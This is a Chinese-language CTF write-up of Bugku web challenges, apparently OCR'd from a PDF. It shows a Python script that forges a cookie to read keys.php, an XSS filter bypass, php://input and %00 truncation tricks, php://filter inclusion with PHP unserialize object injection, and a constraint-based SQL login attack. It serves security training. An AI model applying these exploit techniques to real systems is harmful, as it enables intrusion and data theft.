
```
        $fa = file($file);
        echo $fa[$line];
    }
    ?>
```


理解这段代码。我们要做的事情就是通过构造一个cookie，使file_list中包含keys.php，然后申请输出这个文件的内容。写一个小的python脚本即可。

```
File  Edit  Format  Run  Options  Window  Help
import base64
import requests
cookies = {'margin':'margin'}
url='http://120.24.86.145:8002/web11/index.php?line=%d&filename=aW5kZXgucGhw'
s = requests.Session()
content = s.get("http://120.24.86.145:8002/web11/index.php?line=0%d&filename=a2V5cy5waHA=",cookies = cookies)
print(content.text)
```

```
Python 3.6.3 Shell
File  Edit  Shell  Debug  Options  Window  Help
Python 3.6.3 (v3.6.3:2c5fed8, Oct  3 2017, 18:11:49) [MSC v.1900 64 bit (AMD64)]
 on win32
Type "copyright", "credits" or "license()" for more information.
>>>
================== RESTART: E:\ctf\ctf-练习平台\cookiesqipian.py ================
=
<?php $key='KEY{key_keys}'; ?>
>>>
```


或者使用burpsuite直接修改http头，如下。






XSS


题目的意思是让我们注入一段xss代码，这段代码中要包含`alert(_key_)`，包含成功以后，`_key_`会自动替换为我们要的`flag`值。

页面中没有输入框，所以应该是通过get方式来注入的，试了一下`id=1`，发现页面中出现了一个1（我也不知道为什么正好尝试了id这个字段名）....这个时候再看网页源码，发现有一段js代码很关键，页面中显示出来的1就是通过这段代码中的`document.getElementById('s').innerHTML = s;`来实现的。

整个流程应该是：通过get方式传递的id字段值给了js代码中的s变量，js又通过这一变量改变了网页中的`id='s'`的标签的内容。那我们传递了什么内容，页面就应该会显示什么内容。所以构造如下xss代码：




发现我们输入的代码并没有被认为是代码从而执行，而是以文本的形式显示在了页面中。查看网页源码，发现在js代码中，`<`、`>`都是以html实体形式存在的，那应该是传递给js的id值是通过html转义了的。这里用`\u003c`、`\u003e`来分别代替（js代码对尖括号的转义方式）。结果如下：



never give up

打开页面之后，就显示了一句话啥也没，所以F12查看源码，看到有1p.html提示，访问一下发现会直接跳转到www.bugku.com，那我们用burpsuite抓包看一下这中间还有什么过程。抓包结果如下：（我抓包抓到的结果一直都是1p.html请求访问www.bugku.com，后来是在burpsuite的target选项卡下看到的）




可以看到response中有一段字符串，对其进行urldecode，发现其中包含一段base64编码的字符串，再对这部分字符串进行解密，再urldecode，（这里都是根据我们所看到的字符串的形式来决定对其进行哪种形式的解密的），最终得到一段php代码，如下：

```
<?php
```

```php
<?php
if(!$_GET['id'])
{
    header('Location: hello.php?id=1');
    exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
    echo 'no no no no no no no';
    return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"
{
    require("f4l2a3g.txt");
}
else
{
    print "never never never give up !!!";
}
?>
```

根据要求来构造相应的参数值。得到flag。



`$data = @file_get_contents($a,'r');` 这里利用了`file_get_contents()`函数的特性：当用到`php://input`时，`file_get_contents()`支持字节流输入。只要将a设为`php:input`，且post过去`bugku is a nice plateform!`，就可以给data赋相应值。

代码中，对id的判断也存在前后矛盾的地方，所以这里利用了之前提到的php字符串和数字比较时的特点来绕过这一验证。


`eregi()`函数在一个字符串搜索指定的模式的字符串。并且这个函数会对%00截断。而`strlen()`函数是不会截断%00。根据这一特性，绕过验证。

这道题目中，也可以直接去访问`f4l2a3g.txt`这个文件。

welcome to bugku

打开页面，F12查看源码发现有文件包含，而且在包含文件之前有一个验证，有了上一个题目的经验，我们就可以很快写出绕过这个验证的payload。（利用`file_get_contents()`这个函数的特性。直接file=index.php得不到结果，所以想到使用

php://filter。）



对页面出现的字符串进行base64解密，我们就可以得到index.php的源码。如下：

```php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
        echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}

?>

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```


读完之后`$password = unserialize($password);`是可以引起我们的注意的。

`unserialize()`函数对单一的已序列化的变量进行操作，将其返回PHP的值。若被解序列化的变量是一个对象，返回的值就是object类型。另外，这里限制了不允许直接包含名称中含有flag的文件。

分析完index.php，再将hint.php中的代码也拿到，如下：

```php
<?php

class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("good");
        }
    }
}
?>
```

这里定义了一个类，类中包含`__tostring()`函数，用两个下划线来定义的事件，都是在引用类时，自动调用的。在函数中可以包含文件，并且对包含文件的文件名没有限制。另外，我们可以知道我们要的flag就在flag.php中，所以我们就是要想办法调用`__tostring()`这个函数，让它包含flag.php文件。那就是要想办法引用Flag这个类。前面说到`unserialize()`如果被解序列化的变量是一个对象，那它的返回值就是一个对象，而且在我们这个代码中，还会echo这个对象，那echo的过程，就是引用这个对象的过程，我们就可以利用这个，来调用`__tostring()`函数。所以我们需要根据Flag类来给password传递一个合适的序列化变量。构造如下：



- **login1**

  题目提示是基于约束的sql攻击，我参考了下面这篇文章。

> http://blog.csdn.net/qq_32400847/article/details/54137747

里面介绍了基于约束的sql攻击的原理。对于这道题，注册用户名为`admin '`的帐号，然后以admin+密码登录，就可以以管理员的身份登录，从而拿到flag。（可以在本地数据库测试文章中提到的sql语句，使理解更深刻。）


过狗一句话

